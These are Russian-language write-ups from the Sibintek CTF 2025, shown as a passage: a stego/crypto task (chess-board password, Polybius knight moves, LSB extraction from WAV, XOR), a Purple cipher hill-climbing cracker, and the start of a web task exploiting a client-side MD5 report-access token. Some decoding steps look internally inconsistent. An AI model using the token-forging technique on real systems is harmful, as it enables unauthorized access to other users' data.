- d8: белый конь = 1
- e8: пустая
- f8: пустая
- g8: белый слон = 1
- h8: черная ладья = 0

Получаем: `1001` (пустая) (пустая) `10` → числа: 9, 2

Горизонталь 7:

- a7: пустая
- b7: пустая
- c7: пустая
- d7: белый конь = 1
- e7: черный король = 0
- f7: белая пешка = 1
- g7: пустая
- h7: пустая

Получаем: (пустая)(пустая)(пустая) **101** → число: 5

Горизонталь 6:

- a6: белая пешка = 1
- b6: черная пешка = 0
- c6: белая пешка = 1
- d6: черная пешка = 0
- e6: черный конь = 0
- f6-h6: пустые

Получаем: **10100** → число: 20

Горизонталь 5:

- Пустая, пустая, белый слон = 1, черная ладья = 0, черная пешка = 0, черная пешка = 0, белая пешка = 1

Получаем: (пустая)(пустая) **10001** → число: 17

Горизонталь 4:

- Все пустые кроме: f4 белая ладья = 1, g4 черная пешка = 0, h4 черная пешка = 0

Получаем: **100** → число: 4

Горизонталь 3:

- a3: белый ферзь = 1
- b3: черный ферзь = 0
- c3: черная пешка = 0
- d3: черная пешка = 0
- e3: белая пешка = 1
- f3: черный слон = 0
- остальные пустые

Получаем: **100010** → число: 34

Горизонталь 2:

- Пустые клетки до g2: белая пешка = 1, h2: белая пешка = 1
- Получаем: **11** → число: 3

Горизонталь 1:

- Пустые, пустые, пустые, d1: белая пешка = 1, e1: белый король = 1
 - остальные пустые
- Получаем: **11** → число: 3

Собираем все извлеченные числа: 9, 2, 5, 20, 17, 4, 34, 3, 3

Удаляем пробелы и получаем пароль: **925201743433**

03

Открытие архива.

Используем полученный пароль для распаковки архива:

```
unzip -P 925201743433 task.zip
```

Внутри находим:

- **moves.txt** - текстовый файл с подсказкой
- **test.zip** - еще один защищенный паролем архив

Изучим содержимое **moves.txt**:

Сегодня задействуем коня. Как некогда гордый муж, рожденный в Мегалополисе, ведущий свое войско вперед, а также тот кто ведал в истории. Ты знаешь, что делать

h3-g5
g5-f7
f7-d6
d6-f5
f5-d4
d4-e6
e6-f4
f4-h5
h5-f6
f6-d7

Подсказка содержит намек на исторического персонажа:
- "Гордый муж, рожденный в Мегалополисе"
- "Тот кто ведал в истории"

Это описание древнегреческого историка **Полибия** (около 200-118 до н.э.), который родился в Мегалополисе и известен своей системой шифрования - **Квадратом Полибия**.

Квадрат Полибия - это таблица 5×5 (или в нашем случае можно использовать шахматную доску 8×8), где каждая буква алфавита соответствует координатам на доске.

Используя шахматную доску как квадрат Полибия, где:

- Столбцы: a, b, c, d, e, f, g, h
- Строки: 1, 2, 3, 4, 5, 6, 7, 8

Составим соответствие букв латинского алфавита координатам (26 букв, используем часть доски):

a	b	c	d	e	f	g	h
8	A	B	C	D	E	F	G
7	I	J	K	L	M	N	O
6	Q	R	S	T	U	V	W
5	Y	Z

Из подсказки: "Сегодня задействуем коня" - значит используем ходы коня по шахматной доске.

Преобразуем ходы из `moves.txt` в буквы:

```
h3 → Z  
g5 → O  
f7 → C  
d6 → F  
f5 → N  
d4 → Q  
e6 → G  
f4 → S  
h5 → P  
f6 → H  
d7 → A
```

Некоторые клетки повторяются (например, конь может проходить через одну точку несколько раз), но согласно логике задания, **считаем каждую уникальную позицию только один раз.**

Собираем пароль из уникальных позиций в порядке первого появления:

h3-g5-f7-d6-f5-d4-e6-f4-h5-f6-d7 → zocfnqgspha

04

Открытие второго архива.

Используем полученный пароль:

```
unzip -P zocfnqgspha test.zip
```

Внутри находим файл `test.wav` - аудиофайл без каких-либо дополнительных подсказок.

05

Анализ WAV-файла в Audacity.

Откроем WAV-файл в программе Audacity и переключимся на режим отображения спектрограммы.

Для этого:

1. Открываем файл в Audacity
2. Нажимаем на название трека слева
3. Выбираем "Спектрограмма" (Spectrogram)

В спектрограмме обнаруживается скрытый текст:

XOR_KEY:2A5FA77C

Это ключ для XOR-шифрования в шестнадцатеричном формате.

Значит, где-то в файле спрятаны зашифрованные данные.

06

Поиск скрытых данных методом LSB.

XOR-ключ намекает на то, что данные зашифрованы. Самый распространенный метод стеганографии - это **LSB (Least Significant Bit)** - встраивание данных в младшие биты.

Проверим наличие LSB-стеганографии. Для этого можно использовать различные инструменты или написать собственный скрипт.

Используем Python-скрипт для извлечения LSB из WAV-файла:

```
#!/usr/bin/env python3
import wave
import sys

def extract_message_from_wav(input_wav):
    # Открываем WAV файл
    audio = wave.open(input_wav, 'rb')

    # Получаем параметры
    params = audio.getparams()
    n_frames = params.nframes

    print(f"Чтение WAV файла: {input_wav}")
    print(f"Количество фреймов: {n_frames}")

    # Читаем все фреймы
    frames = bytearray(audio.readframes(n_frames))
    audio.close()

    # Извлекаем длину сообщения (первые 32 бита)
    bit_index = 0
    message_length = 0

    print("Извлечение длины сообщения...")
    for i in range(32):
        bit = frames[bit_index] & 1
        message_length = (message_length << 1) | bit
        bit_index += 1

    print(f"Длина сообщения: {message_length} байт")

    # Проверяем корректность длины
    if message_length <= 0 or message_length > len(frames) // 8:
        print("Ошибка: Некорректная длина сообщения")
        return None

    # Извлекаем байты сообщения
    message_bytes = bytearray()
```

```

print("Извлечение сообщения...")
for byte_idx in range(message_length):
    byte_value = 0
    for bit_idx in range(8):
        bit = frames[bit_index] & 1
        byte_value = (byte_value << 1) | bit
        bit_index += 1
    message_bytes.append(byte_value)

return message_bytes

if __name__ == "__main__":
    input_file = "hidden.wav"
    message_bytes = extract_message_from_wav(input_file)

    if message_bytes:
        print("\nИзвлеченные данные (hex):")
        hex_string = ','.join(f'{b:02x}' for b in message_bytes)
        print(hex_string)

```

Запускаем скрипт:

```
python3 lsb_extract.py
```

Результат:

Извлеченные данные:
hex(79,36,c5,15,44,2b,c2,17,51,6e,c9,1f,1a,32,96,12,4d,00,c4,48
,46,33,f8,1a,1a,2d,f8,1f,42,6c,d4,0f,57)

07

Расшифровка XOR. Теперь у нас есть:

- Зашифрованные данные (hex):
79,36,c5,15,44,2b,c2,17,51,6e,c9,1f,1a,32,96,12,4d,00,c4,48,46,33,f8,1a,1a,2d,f8,1f,42,6c,d4,0f,57
- XOR ключ (hex): **2A5FA77C**

Для расшифровки XOR применяем побитовую операцию XOR между зашифрованными данными и ключом (ключ повторяется циклически). Напишем Python-скрипт для расшифровки:

```

#!/usr/bin/env python3

def xor_decrypt(encrypted_hex, key_hex):
    # Преобразуем hex-строки в байты
    encrypted = bytes.fromhex(encrypted_hex.replace(',', ' '))
    key = bytes.fromhex(key_hex)

    # Расшифровываем XOR
    decrypted = bytearray()
    key_len = len(key)

    for i, byte in enumerate(encrypted):
        decrypted.append(byte ^ key[i % key_len])

    return decrypted

```

```

# Зашифрованные данные
encrypted =
"79,36,c5,15,44,2b,c2,17,51,6e,c9,1f,1a,32,96,12,4d,00,c4,48,46
,33,f8,1a,1a,2d,f8,1f,42,6c,d4,0f,57"

# XOR ключ
key = "2A5FA77C"

# Расшифровываем
decrypted = xor_decrypt(encrypted, key)

# Выводим результат
print("Расшифрованное сообщение:")
try:
    message = decrypted.decode('utf-8')
    print(message)
except:
    print("Не удалось декодировать как UTF-8")
    print("Hex:", decrypted.hex())

```

Запускаем скрипт расшифровки:

```
python3 xor_decrypt.py
```

Результат:

```

Расшифрованное сообщение:
Sibintek{1nc0m1ng_c4ll_f0r_ch3ss}

```

08

Полный код скрипта для расшифровки:

```

#!/usr/bin/env python3
"""

Полный скрипт для извлечения и расшифровки флага из WAV-файла
"""

import wave
import sys

def extract_lsb_from_wav(input_wav):
    """
    Извлечение LSB данных из WAV файла
    """

    audio = wave.open(input_wav, 'rb')
    params = audio.getparams()
    n_frames = params.nframes

    frames = bytearray(audio.readframes(n_frames))
    audio.close()

    # Извлекаем длину сообщения (первые 32 бита)
    bit_index = 0
    message_length = 0

    for i in range(32):
        bit = frames[bit_index] & 1
        message_length = (message_length << 1) | bit
        bit_index += 1

    # Извлекаем байты сообщения
    message_bytes = bytearray()

    for byte_idx in range(message_length):
        byte_value = 0
        for bit_idx in range(8):
            bit = frames[bit_index] & 1
            byte_value = (byte_value << 1) | bit
            bit_index += 1
        message_bytes.append(byte_value)

```

09

Применение в реальной жизни.

Данное задание демонстрирует несколько важных техник стеганографии и криптографии, которые используются в реальных сценариях:

- Полиглот-файлы. Создание файла, который одновременно является корректным файлом нескольких форматов.

Применение в реальности:

- Обход систем детектирования вредоносного ПО
- Сокрытие данных при передаче через системы контроля

- Бинарное кодирование через визуальные паттерны.

Использование визуальных элементов (цвета, позиции объектов) для кодирования бинарных данных.

Применение в реальности:

- QR-коды и другие 2D-штрихкоды
- Стеганография в изображениях для передачи секретных сообщений
- Водяные знаки (watermarking) для защиты авторских прав
- Сокрытие команд для вредоносного ПО в невинных изображениях.

```
return message_bytes

def xor_decrypt(encrypted_bytes, key_hex):
    """Расшифровка XOR"""

    key = bytes.fromhex(key_hex)
    decrypted = bytearray()
    key_len = len(key)

    for i, byte in enumerate(encrypted_bytes):
        decrypted.append(byte ^ key[i % key_len])

    return decrypted

def main():
    # Извлекаем зашифрованные данные из WAV
    encrypted_data = extract_lsb_from_wav("hidden.wav")

    print("Извлеченные данные (hex):")
    print(','.join(f'{b:02x}' for b in encrypted_data))

    # Расшифровываем с помощью XOR ключа
    xor_key = "2A5FA77C"
    decrypted = xor_decrypt(encrypted_data, xor_key)

    print("\n" + "=" * 60)
    print("ФЛАГ:")
    print("=" * 60)
    print(decrypted.decode('utf-8'))
    print("=" * 60)

if __name__ == "__main__":
    main()
```

- Квадрат Полибия и координатное шифрование.
Классический метод шифрования, где буквы заменяются координатами в таблице.

Применение в реальности:

- Современные модификации применяются в квестах и геокэшинге
- Основа для более сложных шифров (PlayFair, Four-Square)

- LSB-стеганография в аудиофайлах. Встраивание данных в младшие значащие биты аудиосэмплов без заметного изменения качества звука.

Применение в реальности:

- Скрытая передача конфиденциальной информации
- Водяные знаки в музыке для отслеживания распространения
- Вредоносное ПО может использовать LSB для скрытия command-and-control данных

- XOR-шифрование. Побитовая операция XOR между открытым текстом и ключом.

Применение в реальности:

- Обfuscация конфигурационных файлов вредоносного ПО
- One-Time Pad

- Спектральная стеганография. Сокрытие информации в частотном представлении аудиосигнала. *Применение в реальности:*

- SSTV (Slow-Scan Television) - передача изображений через аудио
- Подводные акустические коммуникации

Название: Climb up

Категория: Crypto

Очки: динамическое начисление


Описание: Криптографы ДНК постоянно разрабатывают новые алгоритмы шифрования для обеспечения безопасности передаваемой на предприятии информации. Но все новое - это хорошо забытое старое, так ведь?

На столе у нашего младшего криптографа нашли записку с текстом:

"KTHAUSGKAIZFXYTMMNIMXJOXOMMQSUKPLKUSQH
AIHDEEQPFTNWXXWJHOGHDQEXIHFQBOFEDJBQJH
IJDENKKODYDEHNRRHUWKDTGNAXDNLJOUKSUA
DLLSMGSMBULPJREISOMTXWSYLCDQHDMKXQIUJNK
QFPEQLPITOBYEADRSFPFKNUGQWMUGTBOXUOBML
LSPYSDTEUECAAGYKYZRONSBIJTXGNABGINVCXYSK
AJAWBNHOGEBFNSGPKZVUYJAUYPDJHTBYAQQWTC
KWCBWWXUHBJYEJRGAAAPWDLWWIMIVUONBOAFNQ
ESGWIOZXYRYRTYTSMUGRJMATAQBKEPEPQDERN
AG" и вот такую схему. Кажется, он пытается разобраться с каким-то алгоритмом из прошлого, понять, насколько его легко взломать. Что же там написано? Флаг в обертке Sibintek{}

Флаг:

Sibintek{PVFCZL_MQDXRKNJBAWEGOITYUSH_1223}



01

Анализируем данную нам информацию в описание задания. Говорится о каком-то алгоритме из прошлого и о том, что его нужно взломать. Также приложена схема. Выполняем поиск по фото, находим информацию о том, что это устройство шифровальной машины Purple, которая использовалась японской армией во времена Второй мировой войны. Помимо этого нам информации не дано.

Делаем вывод, что необходимо взломать данный шифр. Ищем информацию на тему взлома Purple в интернете. Находим статьи про алгоритм взлома Hill Climbing Attack, он основан на том, что шифр не является стойким из-за разделения ввода на блоки по 6 и 20 букв. В статьях также есть подробное описание того, из каких шагов состоит Hill Climbing Attack.

План будет таким:

1. Подготовительный этап:

- Загрузка зашифрованного текста
- Инициализация частотных таблиц (биграммы/триграмммы английского)
- Определение функции оценки (scoring function)

2. Разделение на двухэтапную атаку:

- **Этап 1 - Шестерки:**

- Перебор 25 позиций sixes switch
- Для каждой позиции - применяем алгоритм hill climbing над $6! = 720$ перестановками sixes алфавита
- Функция оценки: биграммная частота
- Соседи генерируются swap пар букв в алфавите
- Multiple random restarts для избежания локальных максимумов

- **Этап 2 - Двадцатки:**

- Использую найденные настройки шестерок
- Перебор $25 \times 25 \times 25 \times 6$ комбинаций (позиции + назначения fast/middle/slow)
- Для каждой комбинации - hill climbing над $20!$ перестановками twenties алфавита
- Функция оценки: триграммная частота
- Оптимизация: раннее прекращение неперспективных ветвей

3. Ключевые оптимизации:

- Предварительные вычисления: таблицы перестановок для всех позиций switches
- Параллелизация: независимость проверок разных конфигураций
- Эвристики остановки: прекращение при отсутствии улучшений после N итераций
- Постепенное увеличение текста: начинать с коротких отрезков для скорости

4. Критерии успеха:

- Восстановление читаемого текста
- Сходимость к максимальным scores частотных таблиц
- Стабильность решения при небольших изменениях ключа

В нашем случае алгоритм немного упростится за счет того, что нам уже дан файл с возможными алфавитами. Пишем скрипт, который реализует перебор алфавитов, подбор к каждому из них наилучшего положения роторов и их позиции.

Также учитываем хинт, в котором ставятся ограничения на позиции роторов (это позволит сделать перебор за разумное время).

```
from purple_decryptor import PurpleDecryptor
from collections import Counter
import time
import os

class AdvancedPurpleCrackerV2:
    """Продвинутый крекер с поддержкой словаря алфавитов"""

    # Расширенный набор биграмм и триграмм
    COMMON_BIGRAMS = ['TH', 'HE', 'IN', 'ER', 'AN', 'RE', 'ON', 'AT', 'EN', 'ND',
                      'TI', 'ES', 'OR', 'TE', 'OF', 'ED', 'IS', 'IT', 'AL', 'AR']

    COMMON_TRIGRAMS = ['THE', 'AND', 'ING', 'HER', 'FOR', 'THA', 'NTH', 'INT',
                        'ERE', 'TIO', 'TER', 'EST', 'ERS', 'ATI', 'HAT', 'ATE']

    COMMON_WORDS = ['THE', 'AND', 'FOR', 'ARE', 'BUT', 'NOT', 'YOU', 'ALL', 'CAN',
                    'HER', 'WAS', 'ONE', 'OUR', 'OUT', 'DAY', 'GET', 'HAS', 'HIM',
                    'HIS', 'HOW', 'MAN', 'NEW', 'NOW', 'OLD', 'SEE', 'TIME', 'TWO',
                    'WAY', 'WHO', 'WILL', 'WITH', 'HAVE', 'THIS', 'FROM', 'THAT',
                    'THEY', 'BEEN', 'CALL', 'FIND', 'FLAG', 'CTF', 'CRYPTO']

    def __init__(self, dictionary_file=None, alphabet=None):
        self.cache = {}
```

```
# Загружаем алфавиты из файла
self.alphabets = self.load_dictionary(dictionary_file)
print(f"Loaded {len(self.alphabets)} alphabets from {dictionary_file}")

def load_dictionary(self, filepath):
    """Загружает алфавиты из файла"""
    alphabets = []

    with open(filepath, 'r') as f:
        for line in f:
            line = line.strip().upper()

    # Проверяем валидность
    if len(line) == 26 and len(set(line)) == 26 and line.isalpha():
        alphabets.append(line)

    if not alphabets:
        raise ValueError(f"No valid alphabets found in {filepath}")

    return alphabets

def advanced_score(self, text):
    """Улучшенная функция scoring"""
    if not text or len(text) < 10:
        return float('-inf')

    score = 0
    text = text.upper()

    # 1. Index of Coincidence (IC)
    ic = self.calculate_ic(text)
    expected_ic = 0.067
    ic_score = 1000 * (1 - abs(ic - expected_ic) / expected_ic)
    score += ic_score

    # 2. Bigram frequency
    bigram_count = 0
    for i in range(len(text) - 1):
        if text[i:i+2] in self.COMMON_BIGRAMS:
            bigram_count += 1
    score += bigram_count * 5

    # 3. Trigram frequency
    trigram_count = 0
    for i in range(len(text) - 2):
        if text[i:i+3] in self.COMMON_TRIGRAMS:
            trigram_count += 1
    score += trigram_count * 10
```

```

# 4. Common words
words_found = sum(1 for word in self.COMMON_WORDS if word in text)
score += words_found * 15

# 5. Vowel/Consonant ratio
vowels = sum(1 for c in text if c in 'AEIOU')
ratio = vowels / len(text) if len(text) > 0 else 0
if 0.35 < ratio < 0.45:
    score += 100

# 6. Repeating patterns penalty
for i in range(len(text) - 3):
    if len(set(text[i:i+4])) == 1:
        score -= 20

# 7. Suspicious characters
rare_letters = sum(1 for c in text if c in 'QXZ')
if rare_letters > len(text) * 0.05:
    score -= rare_letters * 5

return score

def calculate_ic(self, text):
    """Вычисляет Index of Coincidence"""
    n = len(text)
    if n <= 1:
        return 0

    freq = Counter(text)
    ic = sum(count * (count - 1) for count in freq.values())
    ic = ic / (n * (n - 1))
    return ic

def smart_crack(self, ciphertext, max_time_seconds=300, switches_per_alphabet=4):
    """
    Умный подбор с перебором алфавитов

    Args:
        ciphertext: зашифрованный текст
        max_time_seconds: максимальное время работы (по умолчанию 300 сек = 5 мин)
        switches_per_alphabet: сколько switches тестировать для каждого алфавита
    """
    print("=" * 80)
    print("SMART CRACK MODE WITH ALPHABET DICTIONARY")
    print("=" * 80)
    print(f"\nAlphabets to test: {len(self.alphabets)}")
    print(f"Switches per alphabet: {switches_per_alphabet}")
    print(f"Total combinations: ~{len(self.alphabets)} * switches_per_alphabet * 25\n")

```

```

start_time = time.time()

best_score = float('-inf')
best_result = None
tested = 0

# Типичные конфигурации switches для быстрой проверки
switch_configs = [
    (1, 2, 23, '23'), # Наиболее частая
    (1, 1, 1, '23'),
    (1, 24, 6, '23'),
    (9, 1, 24, '12'),
] [:switches_per_alphabet]

# Перебираем алфавиты
for alpha_idx, alphabet in enumerate(self.alphabets, 1):
    if time.time() - start_time > max_time_seconds:
        print(f"\nTime limit reached after testing {tested} combinations")
        break

    print(f"\n[{alpha_idx}/{len(self.alphabets)}] Testing alphabet: {alphabet[:15]}...")

    alphabet_best_score = float('-inf')
    alphabet_best = None

    # Для каждого алфавита пробуем несколько sixes позиций
    for sixes in [1, 5, 10, 15, 20]:
        if time.time() - start_time > max_time_seconds:
            break

        # Пробуем типичные конфигурации
        for config in switch_configs:
            switches = f"{sixes}-{config[0]},{config[1]},{config[2]}-{config[3]}"

            try:
                dec = PurpleDecryptor(switches, alphabet)
                plaintext = dec.decrypt(ciphertext)
                score = self.advanced_score(plaintext)

                tested += 1

                # Лучший для этого алфавита
                if score > alphabet_best_score:
                    alphabet_best_score = score
                    alphabet_best = {
                        'switches': switches,
                        'alphabet': alphabet,
                        'plaintext': plaintext,
                        'score': score
                    }

            except Exception as e:
                print(f"Error during decryption for switches {switches}: {e}")

    if alphabet_best:
        print(f"\nBest result found for alphabet {alphabet}: {alphabet_best['score']} (using switches {alphabet_best['switches']})")
        best_result = alphabet_best
        best_score = alphabet_best['score']

print(f"\nTotal tested alphabets: {tested} (out of {len(self.alphabets)})")

```

```

# Глобально лучший
if score > best_score:
    best_score = score
    best_result = {
        'switches': switches,
        'alphabet': alphabet,
        'plaintext': plaintext,
        'score': score
    }
    print(f" ✓ NEW BEST! {switches} | Score: {score:.1f}")
    print(f"   {plaintext[:70]}...")

except Exception as e:
    pass

# Показываем лучший результат для этого алфавита
if alphabet_best:
    print(f" → Best for this alphabet: {alphabet_best['switches']} | "
          f"Score: {alphabet_best['score']:.1f}")

elapsed = time.time() - start_time
print(f"\n{'=' * 80}")
print(f"Tested {tested} combinations in {elapsed:.1f}s")
print(f"Average: {tested/elapsed:.1f} tests/second")

# Hill climbing вокруг лучшего результата
if best_result and elapsed < max_time_seconds:
    print(f"\n{'=' * 80}")
    print("HILL CLIMBING OPTIMIZATION")
    print(f"{'=' * 80}")

    optimized = self.hill_climb(
        ciphertext,
        best_result['switches'],
        best_result['alphabet'],
        start_time,
        max_time_seconds
    )

    if optimized and optimized['score'] > best_result['score']:
        print(f"\n✓ Improved score: {best_result['score']:.1f} → "
              f"{optimized['score']:.1f}")
        best_result = optimized

return best_result

def hill_climb(self, ciphertext, base_switches, alphabet, start_time, max_time):
    """Hill climbing optimization вокруг найденного решения"""

```

```

# Парсим switches
parts = base_switches.split('-')
sixes = int(parts[0])
twenties = [int(x) for x in parts[1].split(',')]
speed = parts[2]

best_score = float('-inf')
best_result = None

print(f"Optimizing around {base_switches} with alphabet {alphabet[:15]}...")

# Пробуем варианты вокруг
for s_offset in range(-3, 4):
    if time.time() - start_time > max_time:
        break

    new_sixes = sixes + s_offset
    if not (1 <= new_sixes <= 25):
        continue

    for t_offset in [(0,0,0), (1,0,0), (0,1,0), (0,0,1),
                     (-1,0,0), (0,-1,0), (0,0,-1),
                     (1,1,0), (1,0,1), (0,1,1),
                     (-1,-1,0), (-1,0,-1), (0,-1,-1)]:

        new_twenties = [
            max(1, min(25, twenties[0] + t_offset[0])),
            max(1, min(25, twenties[1] + t_offset[1])),
            max(1, min(25, twenties[2] + t_offset[2]))
        ]

        switches = f"{new_sixes}-"
        switches += f"{new_twenties[0]},{new_twenties[1]},{new_twenties[2]}-{speed}"

        try:
            dec = PurpleDecryptor(switches, alphabet)
            plaintext = dec.decrypt(ciphertext)
            score = self.advanced_score(plaintext)

            if score > best_score:
                best_score = score
                best_result = {
                    'switches': switches,
                    'alphabet': alphabet,
                    'plaintext': plaintext,
                    'score': score
                }
        except Exception:
            pass

```

```

    pass

return best_result

def statistical_analysis(self, ciphertext):
    """Статистический анализ ciphertext"""
    print("\n" + "=" * 80)
    print("STATISTICAL ANALYSIS")
    print("=" * 80)

    # IC анализ
    ic = self.calculate_ic(ciphertext)
    print(f"\nIndex of Coincidence: {ic:.4f}")
    print(f" Expected for English: ~0.067")
    print(f" Expected for random: ~0.038")

    if ic > 0.06:
        print(" → Monoalphabetic or weak polyalphabetic")
    elif ic > 0.045:
        print(" → Polyalphabetic cipher (like Purple) ✓")
    else:
        print(" → Strong polyalphabetic or random")

    # Letter frequency
    freq = Counter(ciphertext)
    most_common = freq.most_common(6)
    print(f"\nMost common letters: {', '.join(f'{l}:{c}' for l,c in
most_common)}")

    # Repeating patterns
    print("\nRepeating patterns:")
    for length in [2, 3]:
        patterns = {}
        for i in range(len(ciphertext) - length + 1):
            pattern = ciphertext[i:i+length]
            if pattern.isalpha():
                patterns[pattern] = patterns.get(pattern, 0) + 1

        top_patterns = sorted(patterns.items(), key=lambda x: x[1],
reverse=True)[:5]
        if top_patterns:
            print(f" {length}-grams: {', '.join(f'{p}:{c}' for p,c in
top_patterns if c > 1)}")

def main():
    import sys

```

```

ciphertext =
"KTHAUSGKAIZFXYTMNIMXJOXOMQMSUKPLKUSQHAIHDEEQPFTNWNNXXWJHOGHDQEXIHFQBOFEDJBQJHIJDENKKO
DYDEHNRRHUWJKDTGNAZDNLJOUKSUADLLSMGSMBULPJREISOMTXWSYLDQHDMKXQIUJNKQFPEQLPITOBYEADRS
FPFKNUGQWMUGTBXOUBMLLSPYSDTEUECAAGYKYZRONSBIJTXGNABGINVCXYSKAJAWBNHOGEBFNSGPKVZVUYJAUY
PDJHTBYAQWTCWKCBWWXUHBJYEJRSAAPWDLWWIMIVONBOAFNQESGWIOZXRYRTYTSMUGRJNATAQBKETEPQDE
RNAG"

print("=" * 80)
print("PURPLE CIPHER CRACKER")
print("=" * 80)

print("Custom dictionary file")

filepath = input("Enter dictionary file path: ").strip()
cracker = AdvancedPurpleCrackerV2(dictionary_file=filepath)

print(f"\nCiphertext length: {len(ciphertext)}")

cracker.statistical_analysis(ciphertext)

result = cracker.smart_crack(ciphertext, max_time_seconds=300,
switches_per_alphabet=4)

if result:
    print("\n" + "=" * 80)
    print("BEST RESULT")
    print("=" * 80)
    print(f"\nAlphabet: {result['alphabet']}")
    print(f"Switches: {result['switches']}")
    print(f"Score: {result['score']:.2f}")
    print(f"\nPlaintext:\n{result['plaintext']}\n")

    with open('cracked_with_dictionary.txt', 'w') as f:
        f.write(f"Alphabet: {result['alphabet']}\n")
        f.write(f"Switches: {result['switches']}\n")
        f.write(f"Score: {result['score']:.2f}\n\n")
        f.write(f"Plaintext:\n{result['plaintext']}\n")

    print("✓ Result saved to cracked_with_dictionary.txt")
else:
    print("\nX No valid result found")

if __name__ == "__main__":
    main()

```

02

Вывод:

=====

=====

BEST RESULT

=====

=====

Alphabet: PVFCZLMQDXRKNJBAWEGOITYUSH
Switches: 1-1,2,23-23
Score: 1992.84

Plaintext:
HEROYOUREALLYGOTAGUESSONHOWTOSOLVETHISITISREALLYSTRONGIHADTO THINKFOR
ALONGTIMEABOUTHOWTODOTHISTASKITSHOULDHAVEBEENSIMPLEINITIALLYBUTYOUAR
EANCTFMASTERSOYOUWILLSOLVEITNEXTIWILLPUTINSOMETEXTTOSIMPLIFYTHEANALY
SISSOPAYNOATTENTIONTHEFLAGBYTHEWAYISTHEFINALALPHABETOF SIXESUNDERSRI
PTTWENTIESUNDERSRIPTSWITCHSTARTPOSITIONOFTWENTIESONEBYONEWITHOUTSEP
ARATION

FLAGBYTHEWAYISTHEFINALALPHABETOF SIXESUNDERScriptsANDTWENTIES
FLAG BY THE WAY IS THE FINAL ALPHABET OF SIXES UNDERScript
TWENTIES UNDERScript SWITCH START POSITION OF TWENTIES ONE BY
ONE WTHOUT SEPARATION

Флаг - это алфавит шестерок, нижнее подчеркивание, алфавит двадцаток, нижнее подчеркивание, стартовая позиция роторов двадцаток подряд без разделителей.

- Алфавит шестерок: PVFCZL,
 - двадцаток: MQDXRKNJBAWEGOITYUSH,
 - позиции роторов: 1 2 23.

03


Разделяем открытый текст на слова, находим фрагмент про флаг.

SIBINTEK CTF 2025

Задания

09.11.2025





Название: DNK Delivery

Категория: Web

Очки: динамическое начисление

Описание: Обычные пути ведут к обычным результатам.
Что если пойти другим путём?

Флаг: Sibintek{D3L1V3RY_D0CUM3NT_ACCES5}

01

Разведка и анализ.

После запуска приложения и регистрации/входа в систему, открывается личный кабинет пользователя.

В личном кабинете доступны отчёты пользователя с ID 574, 575, 576. При попытке просмотреть отчёт, система перенаправляет на URL вида:

```
/delivery/report?id=574&auth_token=a1b2c3d4e5f6...
```

Из этого видно, что доступ к отчётам защищён токеном ([auth_token](#)), передаваемым в GET-параметре.

02

Анализ клиентского кода.

Открываем DevTools (F12) и переходим во вкладку **Sources**. Изучаем подключённые JS-файлы:

Открываем DevTools (F12) и переходим во вкладку **Sources**. Изучаем подключённые JS-файлы:

1. [/static/js/delivery-utils.js](#) — утилиты для работы с доставками
2. [/static/js/main.js](#) — основной скрипт

В файле [delivery-utils.js](#) (или в HTML-коде страницы) обнаруживаем:

```
function generateDeliveryAccessToken(reportId, userId) {  
    var tokenData = String(reportId) + DELIVERY_SECURITY_KEY +  
        String(userId);  
    return md5(tokenData);  
}  
  
function getReportLink(reportId, userId) {  
    var token = generateDeliveryAccessToken(reportId, userId);  
    return '/delivery/report?id=' + reportId + '&auth_token=' +  
        token;  
}
```

Ключевые выводы:

